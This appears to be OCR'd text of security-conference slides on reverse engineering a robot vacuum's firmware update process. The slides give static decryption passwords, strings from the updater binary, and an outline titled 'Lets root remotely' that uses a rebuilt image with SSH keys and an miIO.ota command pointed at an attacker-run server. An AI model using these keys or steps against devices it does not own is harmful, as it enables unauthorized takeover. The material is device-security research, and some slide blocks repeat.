
- Full and partial images
  - Encrypted tar.gz archives
  - Full image contains disk.img
    - 512 Mbyte ext4-filesystem
- Encryption
  - Static password: “rockrobo”
  - Ccrypt [256-bit Rijndael encryption (AES)]
- Integrity
  - MD5 provided by cloud

Firmware updates

- Full and partial images
  - Encrypted tar.gz archives
  - Full image contains disk.img
    - 512 Mbyte ext4-filesystem
- Encryption
  - Static password: “rockrobo”
  - Ccrypt [256-bit Rijndael encryption (AES)]
- Integrity
  - MD5 provided by cloud

Sound Packages

Static password: “r0ckrobo#23456”



Function name
UpWriteVersionInfo
UpProvisionOfflineI
UpCheckPartitionFi
LwCreateEvent(voic
LwCloseEvent(void
LwWaitEvent(void *
LwSetEvent(void *)
ZonesToLevel
LogPrint
IpOpenStateChange
IpDualStateInitialize
IpCloseStateChange
IpDualStateUninitial
pDoSendMessage(P
pSendMessage_Upc
pSendMessage_Not

Address	Length	Type	String
.rodata:0001A...	00000010	C	FormatPartition
.rodata:0001A...	00000015	C	ChangeShadowPassword
.rodata:0001A...	0000002C	C	Failed to delete directory '%s'. errno = %d
.rodata:0001A...	00000027	C	Failed to delete file '%s'. errno = %d
.rodata:0001A...	00000008	C	CMD> %s
.rodata:0001A...	00000014	C	%s > /dev/null 2>&1
.rodata:0001A...	00000017	C	Executing \"%s\" failed!
.rodata:0001A...	00000029	C	Computed package MD5 = %s; Expected = %s
.rodata:0001A...	00000013	C	ccrypt -d -K %s %s
.rodata:0001A...	00000009	C	rockrobo
.rodata:0001A...	00000012	C	Decrypting %s ...
.rodata:0001A...	00000012	C	Decryption failed
.rodata:0001A...	0000001F	C	tar xzOf %s | dd of=%s bs=8192
.rodata:0001A...	00000022	C	Extracting image '%s' to '%s' ...
.rodata:0001A...	0000000F	C	Extract failed
.rodata:0001A...	00000010	C	tar tf %s \"%s\"

Lets root remotely


- Preparation: Rebuild Firmware
  - Include authorized_keys
  - Remove iptables rule for sshd
- Send „miIO.ota“ command to vacuum
  - Encrypted with token
    - From app or unprovisioned state
  - Pointing to own http server

Lets root remotely

unprovisioned state

Webserver

Lets root remotely




„Get Token“

unprovisioned state

Webserver

Lets root remotely




„Get Token“

unprovisioned state

Webserver

Lets root remotely



